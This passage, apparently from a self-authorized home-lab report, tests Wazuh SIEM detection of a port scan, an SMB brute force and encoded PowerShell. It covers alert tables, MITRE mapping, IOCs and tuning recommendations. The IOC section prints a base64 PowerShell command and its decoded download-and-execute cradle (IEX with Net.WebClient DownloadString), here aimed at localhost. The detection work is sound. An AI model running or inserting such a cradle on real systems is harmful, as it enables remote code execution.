


Fig. 14 — Base64-encoded PowerShell command executed on the target host via powershell.exe -EncodedCommand.

Step 3 (continued) — Wazuh Detection of the Encoded PowerShell Activity




Fig. 15 — Wazuh Events (2,335 hits): “Executable file dropped in folder commonly used by malware” (rule 92213, Level 15) and “Powershell.exe spawned a powershell process which executed a base64 encoded command” (rule 92057, Level 12) fired within one second of each other.

2,335 hits				
Jul 8, 2026 @ 00:51:20.761 - Jul 9, 2026 @ 00:51:20.761				
timestamp	agent.name	rule.description	rule.level	rule.id
Jul 9, 2026 @ 00:50:54.842	Khizar-Malik-Windows11	Executable file dropped in folder commonly used by malware	15	92213
Jul 9, 2026 @ 00:50:53.797	Khizar-Malik-Windows11	Powershell.exe spawned a powershell process which executed a base64 encoded command	12	92057
Jul 9, 2026 @ 00:50:15.944	Khizar-Malik-Windows11	Software protection service scheduled successfully.	3	60642
Jul 9, 2026 @ 00:49:20.752	Khizar-Malik-Windows11	Executable file dropped in folder commonly used by malware	15	92213
Jul 9, 2026 @ 00:47:33.785	Khizar-Malik-Windows11	Windows command prompt started by an abnormal process	4	92052
Jul 9, 2026 @ 00:46:41.868	Khizar-Malik-Windows11	Sysmon - Suspicious Process - taskhost.exe	12	61634

Fig. 16 — Event detail for rule 92213: targetFilename shows C:\Users\Malik\AppData\Local\Temp_PSScriptPolicyTest_hy2tgudq.zbt.ps1, created by powershell.exe.




Fig. 17 — Events list confirming rule IDs 92213 and 92057 in context alongside surrounding background events.




Fig. 18 — Extended event detail for rule 92057 (Event ID 1, ProcessCreate): message field includes the powershell.exe process hashes (MD5 / SHA256 / IMPHASH).

2,335 hits					
Jul 8, 2026 @ 00:51:20.761 - Jul 9, 2026 @ 00:51:20.761					
Export Formatted Reset view 779 available fields Columns Density 1 fields sorted Full screen					
timestamp	agent.name	rule.description	rule.level	rule.id	
Jul 9, 2026 @ 00:50:54.842	Khizar-Malik-Windows11	Executable file dropped in folder commonly used by malware	15	92213	
Jul 9, 2026 @ 00:50:53.797	Khizar-Malik-Windows11	Powershell.exe spawned a powershell process which executed a base64 encoded command	12	92057	
Jul 9, 2026 @ 00:50:15.944	Khizar-Malik-Windows11	Software protection service scheduled successfully.	3	60642	
Jul 9, 2026 @ 00:49:20.752	Khizar-Malik-Windows11	Executable file dropped in folder commonly used by malware	15	92213	
Jul 9, 2026 @ 00:47:33.785	Khizar-Malik-Windows11	Windows command prompt started by an abnormal process	4	92052	
Jul 9, 2026 @ 00:46:41.868	Khizar-Malik-Windows11	Sysmon - Suspicious Process - taskhost.exe	12	61634	
Jul 9, 2026 @ 00:46:31.446	Khizar-Malik-Windows11	Sysmon - Suspicious Process - taskhost.exe	12	61634	

Fig. 19 — Events list showing the same alert pair (92213, 92057) alongside nearby background events (Sysmon suspicious process, software protection service).

W. Threat Hunting

Dashboard Events

Search

manager.name: malik NOT rule.id: 67027 x Add filter

Count

400

200

0

00:00 06:00 12:00

timestamp

2,335 hits

Jul 8, 2026 @ 00:51:20.761

Export Formatted Reset view 779 available fields Columns Density 1 fields sorted Full screen

timestamp	agent.name	rule.description
Jul 9, 2026 @ 00:50:54.842	Khizar-Malik-Windows11	Executable file dropped in folder commonly used by malware
Jul 9, 2026 @ 00:50:53.797	Khizar-Malik-Windows11	Powershell.exe spawned a powershell process which executed a base64 encoded command
Jul 9, 2026 @ 00:50:15.944	Khizar-Malik-Windows11	Software protection service scheduled successfully.
Jul 9, 2026 @ 00:49:20.752	Khizar-Malik-Windows11	Executable file dropped in folder commonly used by malware

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Table JSON

```
{
  "_index": "wazuh-alerts-4.x-2026.07.08",
  "agent.id": 601,
  "agent.ip": "192.168.44.1",
  "agent.name": "Khizar-Malik-Windows11",
  "data.win.eventdata.creationUtcTime": "2026-07-08 19:50:53.783",
  "data.win.eventdata.image": "C:\\WINDOWS\\System32\\WindowsPowerShell\\v1.0\\powershell.exe",
  "data.win.eventdata.processGuid": "{c206d3c1-a81c-6a4e-910a-000000007f01}",
  "data.win.eventdata.processId": 11984,
  "data.win.eventdata.targetFileName": "C:\\Users\\Malik\\AppData\\Local\\Temp\\_PSScriptPolicyTest_hy2tgdqzbt.ps1",
  "data.win.eventdata.user": "DESKTOP-I40SG76\\Malik",
  "data.win.eventdata.utcTime": "2026-07-08 19:50:53.784",
  "data.win.system.channel": "Microsoft-Windows-Sysmon/Operational",
  "data.win.system.computer": "DESKTOP-I40SG76",
  "data.win.system.eventID": 11,
  "data.win.system.eventRecordID": 16171
}
```

Fig. 20 — Event detail for rule 92057: full base64 command line, PowerShell 5.1 version metadata, and process hash captured in full.

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data.win.system.eventRecordID	16171
data.win.system.keywords	0x8000000000000000
data.win.system.level	4
data.win.system.message	ProcessGUID: {C20B03C1-8A1C-B84E-9108-00000000/T01} ProcessId: 11984 Image: C:\WINDOWS\System32\WindowsPowerShell\v1.0\powershell.exe TargetFilename: C:\Users\Malik\AppData\Local\Temp__PSScriptPolicyTest_hy2tgudq.zbt.ps1 CreationUtcTime: 2026-07-08 19:50:53.703 User: DESKTOP-I40SG76\Malik"
data.win.system.opcode	0
data.win.system.processID	5264
data.win.system.providerGuid	{5770385f-c22a-43e0-bf4c-06f5698ffbd9}
data.win.system.providerName	Microsoft-Windows-Sysmon
data.win.system.severityValue	INFORMATION
data.win.system.systemTime	2026-07-08T19:50:53.7066339Z
data.win.system.task	11
data.win.system.threadID	7048
data.win.system.version	2
decoder.name	windows_eventchannel
id	1783540254.153724060

Fig. 21 — Extended event detail for rule 92213 (Event ID 11, FileCreate): message field confirms ProcessGUID, TargetFilename (PSScriptPolicyTest), and CreationUtcTime, matching the encoded PowerShell execution one second earlier.

Step 4 — Post-Incident MITRE ATT&CK Correlation




Fig. 22 — Wazuh dashboard after all attack steps: 2,371 total events, 63 Level 12+ alerts, 41 authentication failures, 74 authentication successes; MITRE ATT&CK panel populated with 10 techniques.




Fig. 23 — Dashboard filtered to the PowerShell technique specifically: 64 events, 1 Level 12+ alert, isolating the encoded-command activity.




Fig. 24 — Events filtered to the Account Discovery technique: 95 events (rule 92031), corresponding to SMB enumeration activity.




Fig. 25 — Events filtered to the Valid Accounts technique: 22 successful logon events (rule 60118), confirmed as the analyst's own legitimate sessions rather than attack-related activity.

9. MITRE ATT&CK Mapping

Technique ID	Technique Name	Related Alert(s)	Attribution
T1046 / T1595	Network Service Discovery / Active Scanning	Nmap full-port scan — no dedicated Wazuh rule fired	Deliberate recon step — not tagged by the default ruleset (detection gap)
T1110	Brute Force	Rule 60122 — Logon Failure	Deliberate — SMB credential attempts, source IP confirmed
T1078	Valid Accounts	Rule 60118 — Logon Success (22 events)	Analyst's own legitimate sessions — not attributable to the simulated attack
T1087	Account Discovery	Rule 92031 — Discovery activity executed (95 events)	Deliberate — SMB enumeration
T1059.001	Command and Scripting Interpreter: PowerShell	Rule 92057 (Level 12), Rule 92213 (Level 15)	Deliberate — encoded PowerShell execution
T1027	Obfuscated Files or Information	Rule 92057 — base64-encoded command line	Deliberate — encoded PowerShell execution

10. Indicators of Compromise (IOCs)

Indicator Type	Value
Attacker (source) IP	192.168.174.128 (Kali Linux, host-only adapter)
Target host / agent name	Khizar-Malik-Windows11 (agent IP 192.168.44.1)
Target IP (scanned)	192.168.174.1 (host-only interface)
Targeted account (brute force)	administrator
Source port	49466

Indicator Type	Value
(SMB logon failure)	
Encoded PowerShell command	powershell.exe -EncodedCommand SQBFaFgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABOAGUAdAAuAFcAZQBjAEMAbABpAGUAbgB0ACkALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBuAGcAKAAAnAGgAdAB0AHAAOgAvAC8AMQAYADcALgAwAC4AMAAuADEALwB0AGUAcwB0AC4AdAB4AHQAJwApAA==
Decoded command	IEX (New-Object Net.WebClient).DownloadString('http://127.0.0.1/test.txt')
Dropped artifact (benign)	C:\Users\Malik\AppData\Local\Temp__PSScriptPolicyTest_hy2tgudq.zbt.ps1
powershell.exe hash (MD5)	7AA56506B7872B3FD184B76BA4E15B9B
powershell.exe hash (SHA256)	C6E6838840944783F05A942973A8F194288279C7CCCCB6B38979857006A2F8E

11. Analysis

Reconnaissance (Nmap)

The full-port scan against the target's host-only interface identified six open ports, including SMB (445) and RPC (135/49668) — both common lateral-movement and enumeration vectors. No dedicated Wazuh alert or MITRE tag was generated for this step, confirming that raw TCP port scanning is not covered by the default Wazuh ruleset without an IDS layer such as Suricata. This is treated in this report strictly as a documented detection gap, not as an “alert observed,” since no rule fired.

SMB Brute Force

The three failed SMB logon attempts against the “administrator” account were confirmed detected as rule 60122 (“Logon Failure — Unknown user or bad password”, Level 5). Drilling into the event detail confirmed the authentication package (NTLM), logon type (3, network logon), and — critically — the source IP (192.168.174.128) and source port (49466), directly tying the alert to the Kali attacker VM rather than any other host on the network.

Encoded PowerShell Execution

This step produced the most significant detections of the exercise. Rule 92057 (Level 12) correctly identified process-spawned, base64-encoded PowerShell execution — a well-known evasion and living-off-the-land technique — and captured the full command line and process hash. A closely-timed Level 15 (Critical) alert, rule 92213, initially appeared to indicate an independently dropped malicious executable. Investigation of the underlying event data showed the flagged file was __PSScriptPolicyTest_hy2tgudq.zbt.ps1, a temporary file Windows PowerShell creates automatically when evaluating script execution policy — a benign, well-documented side effect of running - EncodedCommand, not a second-stage payload. This was root-caused using the event's ProcessGuid and timestamp correlation to rule 92057, and is correctly reclassified here rather than reported as an independent Critical finding.

Baseline / Legitimate Activity

The Valid Accounts technique (T1078) showed 22 successful logon events (rule 60118) in the same 24-hour window. These are the analyst's own legitimate interactive sessions on the host and are not attributable to the simulated attack; they are included in the Alerts Observed table for completeness but explicitly flagged here so they are not miscounted as attacker success.

12. Risk Assessment

Risk Level: High *(in a real-world context; no actual risk occurred in this controlled, self-authorized lab).*

Justification: Individually, none of the three techniques succeeded in compromising the host — the brute-force attempts used incorrect credentials and were rejected, and the PowerShell payload targeted only localhost. However, if performed by an unauthorized actor against a production endpoint, this exact technique combination (recon → credential brute force → encoded PowerShell for payload delivery) is a realistic and commonly observed attack chain, and the Level 15 alert underscores how quickly a PowerShell-based technique can reach Critical severity in this environment. The risk rating reflects the technique's real-world severity, not the actual impact of this authorized exercise.

13. Response Taken

This was a detection-validation and documentation exercise; no remediation or active response was performed against the (self-owned) target host. Actions taken were limited to reviewing alerts in Wazuh Threat Hunting, drilling into event detail to confirm source-IP attribution, and root-causing the Critical-severity alert to a benign artifact. No files were deleted, no accounts were disabled, and no active-response playbooks were triggered.

14. Recommendations

- Deploy an IDS/IPS layer (e.g., Suricata) integrated with Wazuh to close the confirmed detection gap for raw TCP port scanning, which the default Wazuh ruleset does not cover on its own.
- Tune or suppress rule 92213 for the specific __PSScriptPolicyTest*.ps1 pattern in Temp directories to reduce false-positive Critical alerts, while preserving detection for genuinely unrecognized executables dropped in the same locations.
- Enable Windows Firewall connection logging and Sysmon Event ID 3 (network connection) logging, and forward both to Wazuh, to provide partial visibility into reconnaissance activity even without a full IDS deployment.
- Continue building out the planned home-lab roadmap (Suricata integration, Active Directory attack lab, custom MITRE-mapped detection rules) to further close the gap identified here.

15. Final Conclusion

This exercise validated the Wazuh SIEM pipeline against two of three attempted attack techniques. SMB brute force and encoded PowerShell execution were both confirmed detected with correct severity and, where relevant, correct MITRE ATT&CK attribution and source-IP correlation. Raw network reconnaissance was confirmed as a genuine, reproducible detection gap rather than a tooling error. One initially concerning Critical-severity alert was investigated to its root cause and correctly reclassified as a benign side effect rather than an independent compromise indicator. No unauthorized access, data exfiltration, or lateral movement occurred at any point; all activity was self-contained, deliberate, and conducted against infrastructure owned and controlled by the analyst.

16. Analyst Sign-off

Name	Khizar UI Islam (Malik)
Signature	_____
Date	_____

Submission Checklist

- Incident Title
- Executive Summary
- Timeline
- Evidence
- Rule IDs
- MITRE Mapping

- Risk Level
- Recommendations
- Conclusion
- Analyst Signature